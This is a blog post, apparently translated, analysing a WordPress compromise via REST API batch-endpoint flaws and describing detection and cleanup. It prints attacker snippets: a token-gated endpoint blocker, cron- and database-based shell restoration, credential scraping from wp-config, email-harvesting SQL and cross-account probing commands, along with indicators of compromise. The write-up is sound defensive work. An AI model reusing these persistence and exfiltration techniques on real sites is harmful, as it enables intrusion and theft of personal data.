This article was originally written in Spanish. The English version was translated with Claude Opus 5 and reviewed by me personally.
A few days ago I found one of the WordPress sites I manage with a defacement on the front page, which is what we call an attacker replacing your home page with their own to leave a record that they’ve been there. Signed “Hacked by CoupDeGrace”. The usual thing: someone gets in, leaves you their business card, you delete the file and move on.

If you got here searching for that phrase, then you have it in front of you. Keep reading, because the front page is the least of it.
Because it wasn’t that. I’ve spent several days doing the full forensic analysis, and what was underneath was quite a bit worse than a defacement: ten days of access with command execution, two separate groups fighting over the server, persistence spread across four different places, and a leak of every email address in the database.
I’m writing this because the vulnerability they used is in the WordPress core, not in some abandoned plugin, and it affects a lot of versions that plenty of people are still running. In How to tell if your WordPress has been hacked I covered where I start looking when I suspect a site, and I left the server logs for another day. This is that follow-up, with a real case in front of us.
I’m going to organise it around the five questions everyone asks me when this happens to them. First I’ll answer them briefly, for anyone who just wants to know whether they’re affected. Then I’ll go into the technical detail, which is where the interesting part is.
The five questions, briefly
How did the site get infected? Through a WordPress core vulnerability, not a plugin. Two chained flaws in the REST API (CVE-2026-63030 and CVE-2026-60137) let anyone run code on the server with no username and no password. It affects versions 6.9.0 to 6.9.4 and 7.0.0 to 7.0.1. Nobody picked this site: there are bots sweeping the entire internet.
How did I notice, and how can I find out? I noticed because of the defacement, which is the worst way to find out, because it means you’ve been infected for days. Five things you can check today: .php files in wp-content/uploads/, the contents of wp-content/mu-plugins/, plugins you never installed, stray cdg.txt files, and 207 response codes in your access logs.
What did the attackers do inside? They created an administrator account, set up four layers of persistence (including one inside the database), faked the timestamps on all their files, disabled Wordfence, took every email address in the database, set up a spam server, and tried to jump to other sites on the same server.
How do you clean it? In order, and the order matters more than anything else: first you take the site down, then you kill the persistence that lives outside WordPress (crontab, database, /tmp), and only then do you touch the files. The other way round doesn’t work: you clean, a visitor loads the site, and the infection comes back on its own.
How do I know it worked? With active tests, not by looking at the front page. The most useful one is the guardian test. I use “guardian” for a file the attacker leaves behind on watch, whose only job is to put the backdoor back the moment you delete it, and the test is exactly that: you delete the shell, visit your site fifteen times, and check whether it came back. And one warning I’ll explain below: the vulnerable endpoint answering 403 does not mean you’re safe. It can mean precisely the opposite.
How did the site get infected?
Let’s get into the technical part, in plain language.
WordPress has a REST API. It’s the interface external applications, the block editor and plenty of plugins use to talk to your site. Inside that API there’s an endpoint called batch, which groups several operations into a single request: instead of sending five requests, you send one with the five inside. It’s a reasonable optimisation.
The problem is that this endpoint had two chained flaws that let you slip operations into the batch that an anonymous visitor should never be able to run, and get the server to run them anyway. The result is unauthenticated remote code execution: no username, no password, nothing. You send an HTTP request and the server does whatever you tell it.
In this case, the first request that managed to execute code arrived on 19 July at 07:53:57. Eleven seconds later the attacker had already checked whether the server could send mail, had run id && uname -a && hostname && pwd to work out where they were, and was uploading their first module in base64 chunks.
Three things make this genuinely serious.
It’s in the core, not in a plugin. Uninstalling something won’t help. If you’re on an affected version you’re vulnerable, whatever plugins you have and however well maintained your site is. This breaks the usual rule, because normally around 97% of WordPress vulnerabilities are in plugins.
You don’t need an account. Most WordPress vulnerabilities require the attacker to have at least a subscriber account. This one doesn’t.
It automates easily. That’s why the logs show dozens of different IPs hitting the same site: they weren’t looking for this website in particular, they were sweeping the whole internet. A single IP fired 6,849 requests in two and a half hours.
Affected versions
| Status | Versions |
|---|---|
| Vulnerable | 6.9.0 to 6.9.4 |
| Vulnerable | 7.0.0 to 7.0.1 |
| Patched | 6.9.5 and above |
| Patched | 7.0.2 and above |
You can check yours in the dashboard, bottom right, or by looking at wp-includes/version.php.
The 403 that means the exact opposite
Someone is going to read this and fire a request at their own /wp-json/batch/v1 to see what comes back. Be careful how you read the result, because there’s a lovely trap here.
Among the files I found there was a mu-plugin called wp-rest-hardening-18b216a0.php doing something I wasn’t expecting: it was blocking the batch endpoint. It returned a very polite 403, mimicking the standard WordPress error message, to anyone who didn’t send a secret header that only the attacker knew:
add_action('rest_api_init', function () {
    if (is_user_logged_in()) return;
    if (strpos($u, '/batch/v1') === false) return;
    $h = $_SERVER['HTTP_X_WP_SITE_TOKEN'] ?? '';
    $token = 'd16bd1f24e385def1316b43486774c19';
    if ($h !== '' && hash_equals($token, $h)) return;
    status_header(403);
    echo json_encode([
        'code'    => 'rest_forbidden',
        'message' => 'Sorry, you are not allowed to do that.',
    ]);
    exit;
}, 0);
In other words: the attacker patched the vulnerability they came in through, so that no other group could come in the same way. They locked the door behind them and stayed inside.
Think about what that means for you. If you test your endpoint and get a 403, the intuitive conclusion is “I’m protected”. But it can mean exactly the opposite: that you’re already infected and whoever blocked it did so from the inside. Don’t trust that test. A patched, clean WordPress answers 401, not 403.
How did I notice, and how can you find out?
I noticed because of the defacement, and that’s bad news in itself. By the time you see the front page changed, you’ve been infected for days. Here, the first access was on 19 July and the defacement went up on the 24th at 03:55. A five-day head start.
If you’re in a hurry, check these five things. They’re ordered from easiest to most reliable.
1. PHP files in the uploads folder
wp-content/uploads/ is where WordPress keeps your images and PDFs. There should not be a single .php file in there. Go in over FTP or through your host’s file manager and look.
One important caveat, or you’ll give yourself a needless fright: this site had 72 .php files in uploads/. Of those, 71 were legitimate, cache from the WPML translation plugin inside uploads/cache/wpml/twig/, with very long names made of letters and numbers. Those are normal.
The bad one was a single file, sitting loose in the root of uploads/, called class-wp-cache-41d7f8.php. Look at that name. It looks like a WordPress core file. It’s chosen deliberately so you skip over it.
# List every PHP file in uploads so you can review them calmly
find wp-content/uploads/ -name '*.php' -type f
2. The mu-plugins folder
wp-content/mu-plugins/ is the “must-use plugins” folder. These are plugins WordPress loads on every single request, always, without appearing in the plugin list in the dashboard and without any way to deactivate them from the admin.
It’s the best hiding place WordPress has, which is why it’s the first thing I check. On a normal install that folder is empty or has one or two files your host put there. This one had nineteen files. One was legitimate. The other eighteen weren’t.
ls -la wp-content/mu-plugins/
They were named things like this:
wp-asset-loader-21d0cda2.php
wp-cache-handler-635fc220.php
wp-core-update-6990786e.php
wp-cron-helper-0d606d55.php
wp-health-check-4087f1de.php
wp-db-optimizer-ce974c.php
wp-rest-hardening-18b216a0.php
All with the same look: a plausible WordPress name, a hyphen, and a hex string.
3. Plugins you never installed
In wp-content/plugins/, look for folders whose name ends in a hyphen followed by a random string. There were three here:
media-optimization-core-1fd578/
sgio-wp2shell-13f838eba615/
wp2p_fe13d6d7/
The first presented itself in the dashboard as “Site Performance Toolkit”, version 2.1.4, author “WordPress.org Community”. Believable name, believable description, and inside just a 1.3 KB backdoor. The second has wp2shell literally in the name; that one isn’t even trying. The third was 111 bytes and its only job was to write a file with the word “chinafans” in it.
4. The defacement markers
Besides the front page file, this group scatters 12-byte cdg.txt files with the word CoupDeGrace inside. There were four, one in each main folder:
wp-content/cdg.txt
wp-content/plugins/cdg.txt
wp-content/themes/cdg.txt
wp-content/uploads/cdg.txt
And in the root, cdg.html, ganteng.html and an 0x.txt.
5. The traces in your logs
This is the most reliable of the lot, because files can be deleted but access logs usually can’t. Ask your host for the logs (in most panels they’re listed as “access logs”) and look for three things.
207 responses. Status code 207 (Multi-Status) is extremely rare on a normal WordPress site. If you see it against /wp-json/batch/v1 or /?rest_route=/batch/v1, that’s this attack. This site had 7,011 207 responses.
User-Agents containing wp2shell. These strings never show up in legitimate traffic:
wp2shell
wp2shell-rce/1.0
wp2shell-check/1.0
wp2shell-checker
Mozilla/5.0 (compatible; wp2shell-check/1.0)
Mozilla/5.0 (compatible; SiteHealth/1.0)
The ?px=, ?ou= and ?sp= parameters. If these show up, it’s no longer just that you got scanned: it’s that the persistence got installed. And the ou= parameter hands you the attacker’s username, because that’s what gets passed to the dropper to create it:
?px=1&ou=wpsvc_9b9b2ba2be34&sp=media-optimization-core-1fd578
That wpsvc_9b9b2ba2be34 was the administrator they’d created in the database.
If you have SSH access, this sweep gets you most of it in one go:
zgrep -ahE 'batch/v1|wp2shell|[?&]px=|[?&]ou=|[?&]sp=' \
  ~/logs/*access* | less
And to see at a glance how many 207s you have and where they came from:
zgrep -ah 'batch/v1' ~/logs/*access* \
  | awk '{print $9}' | sort | uniq -c | sort -rn
What did the attackers do inside?
This is where it stops resembling what people picture when they say “my website got hacked”.
It wasn’t one attacker, it was two
The attacker uploaded their modules base64-encoded inside the URL itself, so they were preserved in full in the access logs. By decoding them I was able to reconstruct two programs they had deleted from disk after using them.
One was an inventory tool. The other was an eviction tool. And both carried the same list of usernames and email domains, classified as rivals:
# Login patterns flagged as rivals
^wp2_   ^w2s_   ^wp_svc_   ^wordpress_[0-9a-f]{12}$
^Nx_[0-9a-f]{12}$   ^[0-9a-f]{12}$   ^wpadmin[A-Z]{2,}$
^support$   ^admin001$   ^seomanager   ^upgrades$   ^super$

# Email domains flagged as rivals
wp2shell.invalid   wp2shell.local   wordpress-svc.internal
nx.invalid   bobresearchlabs.com   shellcode.lol   local.host
The second program’s job was to delete rival administrators from wp_users and wp_usermeta, purge their sessions and application passwords, and unlink() their mu-plugins.
And it turned out the fifteen mu-plugins that had caught my eye were on exactly that rival list. Which means the site had been colonised by two different groups, each with its own infrastructure, deleting each other’s backdoors inside the same server. The logs for 26 July are that, for three and a half hours: deploy, delete, redeploy.
This isn’t a curiosity, it’s a direct consequence of how these campaigns work. When a core vulnerability drops there isn’t one attacker: there are many, all scanning at once. If you’re exposed, several of them will find you. And it matters to you for a very practical reason: if you clean up using one group’s file list, you’ll leave the other group’s behind.
The persistence was in four layers
The files I found weren’t the infection. They were the visible part.
Layer 1: the front door. A 1.3 KB file inside the fake plugin. You pass it a token and a command in the URL and it runs it for you. It tries six different ways of executing commands until one works: shell_exec, exec, passthru, system, proc_open and popen. If your disable_functions blocks all six, it tells you so.
Layer 2: the clones. Copies of the shell scattered across several folders, with names imitating core files (class-wp-compat_eca18b00.php, class-wp-rest-compat-85abe7.php). Three 96 KB files with the same MD5. Delete one, two remain.
Layer 3: the guardians in mu-plugins. This is the important one. Files in mu-plugins/ load on every visit to your site, without exception. The only job of these fifteen was to check whether the shell was still there and, if not, copy it back. You delete the shell, any random visitor loads the site, and the shell returns. In seconds. On top of that they hid themselves with a filter:
add_filter('show_advanced_plugins', function ($s, $t) {
    return $t === 'mustuse' ? false : $s;
}, 10, 2);
Layer 4: outside WordPress. And here’s what makes cleaning files pointless on its own. There was an entry in the system user’s crontab:
*/5 * * * * test -f .../class-wp-taxonomy-bd9d4f.php \
  || cp .../uploads/class-wp-cache-2582cf10.php \
        .../class-wp-taxonomy-bd9d4f.php
Translated: every five minutes, check whether the shell is there; if it isn’t, copy it back. That lives outside your web folder. You can delete the entire WordPress install and that line is still there.
And there was something worse still. The guardians had three cascading recovery levels: first they looked for the payload in a file under /tmp (I found sixteen different paths of the form /tmp/php plus five random characters), then in a copy inside uploads/, and if neither was there, they did this:
// Reads the credentials from your own wp-config.php with a regex,
// connects over PDO and rebuilds the malicious file from the database
preg_match("/'DB_PASSWORD'\s*,\s*'([^']*)'/", $config, $m);
$pdo = new PDO("mysql:host=$host;dbname=$name", $user, $pass);
$sql = "SELECT option_value FROM {$pre}options
        WHERE option_name = '_site_transient_health_07ab0b44'";
$row = $pdo->query($sql)->fetch();
file_put_contents($target, base64_decode($row[0]));
So: the infection was on disk, in /tmp, in the crontab and inside the database, disguised as an ordinary WordPress option. If you restore a database backup from after 19 July, you reinfect yourself.
Add to that a WordPress cron job (wp_cache_health_07ab0b44, hourly) to trigger it even when nobody visits the site.
The dates were lying
When you get hacked, the instinct is to sort files by modification date and look at the most recent ones. That was useless here.
All eighteen malicious mu-plugins had exactly the same date: 26 February 2026, 14:10. Months before the attack, neatly buried among the old files. One of the 96 KB shells claimed to be from 19 June.
That’s no accident. The attacker’s code does this:
@touch($malicious_file,
       filemtime(ABSPATH . "wp-includes/plugin.php"));
It copies the date from a legitimate core file and stamps it on its own. It’s called timestomping. And the logs show they also did it by hand from the command line after each deployment:
touch -r ../../../../wp-includes/version.php \
  class-wp-block-renderer-dfcfe8.php
Practical takeaway: don’t trust the dates. Not for finding the bad files, and not for working out when the attack started. Always cross-check against content and against the logs.
Amusingly, timestomping leaves its own fingerprint: when you find fifteen different files with the same mtime down to the second, that isn’t a backup or an update. That’s a signature.
They disabled Wordfence
The site had Wordfence installed. This is how I found it:
wp-content/plugins/wordfence.disabled_1785106358/
wp-content/wflogs.bak_1785106358/
That number is a Unix timestamp. Translated:
date -r 1785106358
# 27 July 2026, 00:52:38
And it matches, to the second, an attacker session in the access logs. They didn’t rename those folders by chance: they picked the moment, as part of a sequence in which they also deployed the big shell and locked down the endpoint. Wordfence had been living alongside the infection for eight days without flagging a thing.
Why a security plugin wasn’t enough
This deserves an explanation, because a lot of people pay for one and assume it has them covered.
A WAF filters what it recognises. The exploit requests were perfectly well-formed POSTs, with valid JSON, against a legitimate and documented WordPress API endpoint. No odd quotes, no union select, no ../../. To a pattern-matching filter that’s normal traffic.
The integrity scanner compares against the core and against the plugin repository. An invented plugin like media-optimization-core-1fd578 doesn’t exist in the WordPress repository, so there’s nothing to compare it to. And the malicious files were inside that folder, not in wp-admin or wp-includes, which is where the integrity check does catch changes.
The names were chosen to survive human review. class-wp-rest-compat-85abe7.php inside a plugin folder doesn’t draw anyone’s attention.
The dates were faked, so they didn’t surface when sorting by most recent either.
And a plugin can’t defend itself against being switched off. The moment the attacker has command execution on the server, your security plugin is just another directory they can rename. Which is exactly what they did.
I’m not telling you to remove Wordfence. I’m telling you that a security plugin protects you against known attacks, not against an attacker who is already inside with execution privileges. Those are two different problems and they need different tools.
What they took
This is the part I most want people to understand, because it’s what almost nobody checks. The defacement is noise. The serious stuff was in the commands, and I have all of them because the attacker passed them through the URL and they got logged.
They took every email address in the database. On 19 July at 12:42, six hours after getting in, they read the credentials from wp-config.php and ran this:
SELECT user_email FROM wp_users
UNION SELECT DISTINCT comment_author_email FROM wp_comments
  WHERE comment_author_email != ''
UNION SELECT DISTINCT meta_value FROM wp_postmeta
  WHERE meta_key = '_billing_email';
Registered users, comment authors and, since the site runs WooCommerce, the billing emails from orders. That’s a personal data breach, not a defacement. If you have customers in the EU, this has legal implications you need to work through with the right people. I’m not a lawyer and I won’t tell you what to do, but don’t let it slide: plenty of people clean the shell, see the front page looking normal again, and never stop to consider that their user table has been emptied out.
They had the database credentials. And because they passed them on the command line through the URL, they ended up written in plain text in the access logs themselves. That has an awkward consequence: if you’re in this situation, your logs are now sensitive material. Don’t upload them anywhere, don’t hand them to anyone without reviewing them first, and be careful where you keep the forensic bundle. I found the database password in four different files of my own analysis.
They set up a mail server. I found traces of a module (mta-19310704.php) with three cascading delivery methods: a pipe to sendmail, a direct SMTP socket to localhost, and PHP’s mail() function as a last resort, with support for attachments, HTML and custom headers. It’s a complete spam engine, and they redeployed it a second time on 27 July. Translation: the domain and the server’s IP were sending junk mail, with everything that does to your sending reputation.
They tried to jump to other sites on the server. On 27 July at 21:57 they ran a find / looking for their own file across the whole system, and then started testing whether they could write to the usual paths of other hosting accounts:
find / -name "class-wp-rest-compat-85abe7.php" 2>/dev/null
test -f /var/www/html/... && echo YES || echo NO
test -f /home/*/public_html/... && echo YES || echo NO
They didn’t manage it here, but the intent is documented to the second. If you have several sites in the same hosting account, assume they’re all affected until you prove otherwise. There were five more domains on this server, and all five returned 207 to the initial exploit: they were vulnerable. What they didn’t have was any post-exploitation.
How do you get rid of it?
In order. And with a warning up front: if you only do steps 3 and 4 and skip the rest, in five minutes you’ll be back where you started. This is where most people go wrong, and not for lack of technical knowledge, but for doing things in the wrong order.
0. Before touching anything, make a copy
A full copy of the files and the database, exactly as they are now, even though they’re infected. It’s your evidence, and if you break something while cleaning you’re going to need it. Keep it off the server.
tar czf ~/evidence-$(date +%F).tar.gz public_html/

mysqldump -u USER -p DATABASE \
  | gzip > ~/evidence-db-$(date +%F).sql.gz
And keep the logs. Especially the logs. They’re half of this article.
1. Take the site down
Maintenance mode, or a rule that blocks all traffic except your own IP. As long as the site keeps serving requests, the guardians in mu-plugins/ keep running on every visit and restoring the shell.
This step is not optional. It’s the reason people clean up and then say it “came back”. It didn’t come back: it never left.
2. Kill the persistence outside WordPress
Before the files. This is the step almost everyone skips.
The crontab:
crontab -l
Look for any line mentioning paths on your site, cp, curl, wget, or files named like class-wp-*. Delete anything you don’t recognise with crontab -e. Also check /etc/cron.d/ and /var/spool/cron/ if you have access. On Plesk, tasks also live in its own database, so ask your provider to check there.
If you don’t have SSH, look at the scheduled tasks section of your panel and explicitly ask your host to check the system user’s crontab. Use those words.
The temp directory:
ls -la /tmp/php* 2>/dev/null
The database. Look for suspicious options, and look before you delete:
SELECT option_name, LENGTH(option_value) AS bytes
FROM wp_options
WHERE option_name LIKE '_site_transient_health_%'
   OR option_value LIKE '%base64_decode%'
   OR option_value LIKE '%eval(%'
ORDER BY bytes DESC
LIMIT 50;
Any option with a huge value and base64 content you don’t recognise, out. Also check the cron option for scheduled tasks that aren’t yours.
The SSH keys:
cat ~/.ssh/authorized_keys
If there’s a key you don’t recognise, you already know how they’re getting back in.
3. Clean the files
Delete whole folders for any plugin you didn’t install yourself. Whole folders, not the files inside them.
Empty wp-content/mu-plugins/, keeping only what you recognise as yours or your host’s. If you don’t recognise anything, empty it completely: most installs don’t need that folder at all.
Delete every .php in wp-content/uploads/, except plugin cache you’ve positively identified as legitimate.
Check the .htaccess files. Look for ones that force PHP execution where it doesn’t belong:
<Files *.php>
Order Allow,Deny
Allow from all
</Files>
That block inside a plugin folder or inside uploads is the attacker’s. Here it was written on 26 July to make sure their files would run even if the server had restrictions in place.
Delete the defacement files from the root (cdg.html, ganteng.html, 0x.txt) and the cdg.txt files in wp-content/, plugins/, themes/ and uploads/.
To catch anything you missed, search by content, not by date:
grep -rl --include='*.php' \
  -E 'shell_exec|passthru|proc_open|base64_decode\(\$_' \
  wp-content/uploads/ wp-content/mu-plugins/ wp-content/plugins/
4. Reinstall the core and the plugins
Don’t update them: reinstall them. Updating overwrites some files but leaves whatever the attacker added untouched.
wp core download --force --version=7.0.2
wp core verify-checksums
wp plugin verify-checksums --all
If you don’t have wp-cli, download a clean WordPress from wordpress.org and replace wp-admin/ and wp-includes/ entirely, plus the wp-*.php files in the root (all of them except wp-config.php). Same with plugins: delete the folder and reinstall from scratch.
And watch out for this, because it’s the detail that stuck with me most from the whole analysis: updating the core does not close the incident. Here the core was updated to the patched version at 13:06, and at 13:14 the persistence was still writing files. Eight minutes later. Patching closes the door they came in through; it doesn’t evict whoever is already inside.
5. Clean up the users
In the dashboard, go to Users, filter by Administrator and review them one by one. Look especially for emails on domains that don’t exist and usernames with odd patterns.
SELECT u.ID, u.user_login, u.user_email, u.user_registered
FROM wp_users u
JOIN wp_usermeta m ON u.ID = m.user_id
WHERE m.meta_key = 'wp_capabilities'
  AND m.meta_value LIKE '%administrator%';
Anyone you don’t recognise, out, and delete their rows in wp_usermeta too (if you only delete from wp_users you leave debris behind that can resurrect the user).
A warning: if at some point you find yourself logged out of your own WordPress for no reason, it isn’t a coincidence. This attack’s code includes this:
DELETE FROM wp_usermeta
WHERE meta_key = 'session_tokens'
  AND user_id NOT IN (
    SELECT ID FROM wp_users WHERE user_login = 'THEIR_USER'
  );
It logs out everyone except them. And it does the same with application passwords.
6. Change every password
All of them. Not just the WordPress one.
- WordPress users, starting with the administrators.
- The hosting control panel.
- FTP and SFTP.
- SSH, and check
~/.ssh/authorized_keys. - The database, changing it in
wp-config.phpas well. - Email accounts on the domain.
- API keys you had in
wp-config.phpor in plugin settings.
The database one is the most commonly forgotten and here it was among the most urgent: they read it on day one.
7. Regenerate the security keys
wp-config.php has eight constants: AUTH_KEY, SECURE_AUTH_KEY, LOGGED_IN_KEY, NONCE_KEY, AUTH_SALT, SECURE_AUTH_SALT, LOGGED_IN_SALT and NONCE_SALT.
wp config shuffle-salts
# or, by hand:
curl https://api.wordpress.org/secret-key/1.1/salt/
Copy the whole block and replace the one you have. This invalidates every open session, including the attacker’s. If you don’t do it, a stolen session cookie still works for them even after you’ve changed every password.
8. Check Search Console and the blacklists
A compromised site usually ends up with spam pages indexed, and that keeps hurting you in search long after you’ve cleaned up.
- Security issues: if there’s a warning, fix it and request a review right there.
- Coverage / Pages: look for indexed URLs that don’t exist on your site.
- Performance: filter by query and look for terms that have nothing to do with you. If pharmacy, casino or replica vocabulary shows up, you have spam indexed.
- Run a
site:yourdomain.comsearch and read the last pages of results.
If you find indexed spam, remove the pages, return 410 on those URLs and use the removal tool to speed things up. And check whether your domain or the server’s IP have ended up on mail blacklists, because of the spam module.
How do I know it’s really clean?
This is the question fewest people ask and the most important of the lot, because the usual failure isn’t cleaning badly: it’s declaring something finished while it’s still alive. Looking at the front page and seeing that it no longer says “Hacked by” proves absolutely nothing.
These are the checks I run, roughly in this order.
The guardian test. The most useful and the cheapest. Leave the site reachable, delete one of the shells you’ve identified, and visit your site fifteen or twenty times from the browser. Wait ten minutes. If the file is back, you still have active persistence and you need to go back to step 2 of the cleanup. It’s almost always the crontab or the database.
The decoy. The extended version of the above. Create any file in mu-plugins/, record the full listing of the folder, and check it again a few hours later. Any file that shows up on its own is a guardian you missed.
ls -la wp-content/mu-plugins/ > ~/mu-plugins-reference.txt
# a few hours later
diff <(ls -la wp-content/mu-plugins/) ~/mu-plugins-reference.txt
The endpoint should give 401, not 403. I covered this above, but I’m repeating it here because it’s counterintuitive and invites false relief:
curl -s -o /dev/null -w '%{http_code}\n' \
  -X POST 'https://yourdomain.com/?rest_route=/batch/v1'
A 401 is what you want: the patched core is asking for authentication. A 207 means you’re still vulnerable. And a 403 is a bad sign, because the rejection may be coming from the attacker’s mu-plugin rather than from WordPress.
Integrity against the official repository. This does catch changes to the core and to repository plugins, which is exactly what a signature scan can miss:
wp core verify-checksums
wp plugin verify-checksums --all
A content sweep. Scanners based on YARA rules look for malicious code patterns instead of comparing against an original, so they catch things the integrity check can’t see. For this case I wrote a rule set that detects the six-function execution chain, the character-by-character XOR obfuscation, the mu-plugin self-repair pattern and the defacement markers. If you’d rather not set up YARA, a grep for the tokens in the next section gets you 80% of the way.
One note: these scans eat server resources. Run them during quiet hours.
Go back and check /tmp, the crontab and wp_options a few hours later. Not once: two or three times over a couple of days.
Leave some monitoring in place. A cron job of your own that alerts you if any new file shows up in mu-plugins/ or any .php appears in uploads/ takes five minutes and saves you the next scare:
0 * * * * find /path/wp-content/mu-plugins \
    /path/wp-content/uploads -name '*.php' -newermt '-1 hour' \
  | grep . \
  && echo "New PHP detected" | mail -s "WP alert" you@email.com
And if your host lets you, block PHP execution in uploads/ outright. It’s one configuration line and it closes off an entire category of problems.
When to take the fast route
I’ll be honest: there are cases where surgical cleaning isn’t worth it. If the attack has been live for days, there was command execution, and you don’t have SSH access to check the crontab and /tmp, you’re cleaning two of the four layers blind.
In that scenario this works out better: a new server or hosting account, a clean WordPress installed from scratch, plugins reinstalled from the official repository, and migrating only the content: posts, pages, media reviewed one by one, and the database after cleaning it. It’s more work for a day, and it saves you the following month wondering whether anything is left.
Indicators of compromise
This is for anyone reviewing a site that looks like this one. A warning first: the tokens and hashes are specific to this installation, they won’t work as-is anywhere else. What’s reusable are the patterns, the filenames and the User-Agents.
Tokens and constants:
83ac137dd9401bb746d8198bb48239cd   # front door token (?t=)
a658f083b6bf7520f3d1eb443ac07c7d   # 96 KB shell token
d16bd1f24e385def1316b43486774c19   # X-WP-Site-Token, blocking mu-plugin
d6a010c8e24924652416dda8           # sgio-wp2shell REST route
108a2352362bfcced6f7af27           # sgio-wp2shell response marker
sm_583604db690f                    # mail module key
sm_rce_596e4de292                  # same, after redeployment
wpsvc_9b9b2ba2be34                 # attacker's admin user
wordpress-svc.internal             # attacker's admin email domain
_site_transient_health_07ab0b44    # wp_options entry, base64 payload
wp_cache_health_07ab0b44           # WordPress cron hook
WP_Option_Cache_Monitor            # shell class name
_wp_cuh_restore                    # self-repair (mu-plugins)
_w2s_exec                          # sgio-wp2shell execution
MD5 hashes:
27f96d1d364f71b99195ff0f074c424d  dropper, 1,299 B
736d4ef339da43076a3508efd7310fff  orchestrator, 3,755 B
8b33c2907e77941e40cb8b1611f2c345  shell, 96,546 B (x3)
6e7f7cb695856a6772852894247c1f2d  eviction tool (reconstructed)
ff75b4abbe44ec402fcbcac06f5d9e97  inventory tool (reconstructed)
Filename patterns:
# In wp-content/plugins/
media-optimization-core-1fd578/   wp2p_fe13d6d7/
sgio-wp2shell-13f838eba615/       wp2shell_e44ffa62/
sgio-wp2shell-bd3f8adc83d3/

# In wp-content/mu-plugins/  (pattern: plausible name + 8 hex)
wp-asset-loader-*    wp-cache-handler-*
wp-core-update-*     wp-cron-helper-*
wp-health-check-*    wp-mail-handler-*
wp-rest-optimizer-*  wp-db-optimizer-*
wp-rest-hardening-*

# In wp-content/uploads/  (pattern: class-wp-<type>_<6-8 hex>)
class-wp-cache*   class-wp-hook_*   class-wp-meta_*   class-wp-post_*
class-wp-query_*  class-wp-rest_*   class-wp-widget_*

# Others seen in logs but already deleted from disk
mta-19310704.php     class-wp-taxonomy-bd9d4f.php
_xp_83ac137d.php     _vx_83ac137d.php
/tmp/php??????       /tmp/.ioc_83ac137d.php
cdg.html   ganteng.html   0x.txt   cdg.txt
High-confidence User-Agents (never seen in legitimate traffic):
wp2shell
wp2shell-rce/1.0
wp2shell-check/1.0
wp2shell-checker
Mozilla/5.0 (compatible; wp2shell-check/1.0)
Mozilla/5.0 (compatible; SiteHealth/1.0)
Mozilla/5.0 (compatible; CVE-2026-63030-checker)
That last one isn’t the attacker, it’s some third-party scanner also hunting for vulnerable sites. Seeing it means you’re on the lists.
Medium-confidence User-Agents (suspicious in volume, not in isolation):
# Truncated: missing the "(KHTML, like Gecko) Chrome/..." at the end
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

# Bare, with nothing after it
Mozilla/5.0

python-requests/2.34.2   Python-urllib/3.13   Go-http-client/1.1
The truncated string is a nice detail. The toolkit cuts the User-Agent off right before (KHTML, like Gecko) Chrome/..., so a real browser never sends that. 7,014 requests carried that exact signature.
IPs. With an important caveat: many of these are third-party machines that are themselves compromised, or cloud infrastructure rented by the hour. Blocking them achieves little in the medium term, and blocking whole ranges will give you false positives. I’m listing them so you can correlate against your own logs, not as a blocklist:
152.44.36.152      # 6,849 requests in 2h32m, on 24 July
173.231.200.13     # main operator, interactive sessions
34.171.141.44      # first compromise, 19 July 07:53:57
34.172.185.49      # email exfiltration, 19 July 12:42
216.170.192.140    # mail module deployment, 27 July
156.0.200.134      # second group, 24 July 15:05
195.206.105.12     # third actor, 404 attempts on 24 July
89.39.107.190      # failed plugin activation, 25 July
92.189.77.250   172.235.128.108   35.240.56.150   64.89.161.50
34.136.134.112  34.171.169.105    162.193.207.171 167.114.144.200
146.70.84.22    185.198.58.107    206.189.102.227 175.112.95.2
45.138.16.164   51.161.51.84      179.43.145.34   209.99.186.3
External infrastructure. The main payload was downloaded from here (domain defanged on purpose, don’t visit it):
hxxps://xn----htbbbaao6bijbdowo4kj[.]xn--p1ai/media/system/css/cache-index.txt
That xn-- is punycode for a Cyrillic .рф domain, and the media/system/css/ path is Joomla structure. Translation: the stager was hosted on another hacked website. The chain doesn’t start on your server and it doesn’t end there either.
The same plan, without a console
Everything above assumes you can get in over SSH, and the reality is that most people can’t. I couldn’t either for a good part of this: the port was closed from outside and I ended up solving nearly all of it from the browser, using the hosting panel, the file manager, phpMyAdmin and wp-admin.
So I’ll close with the plan as a set of actions rather than commands. It isn’t an alternative walkthrough, it’s the same logic translated into what you actually have available.
The one thing you really need to understand before you start: this infection doesn’t live in one place, it lives in four. Files, database, server scheduled tasks and the temp directory. From your panel you can reach two of them. The other two have to be checked by your provider. Which is why the first action isn’t cleaning.
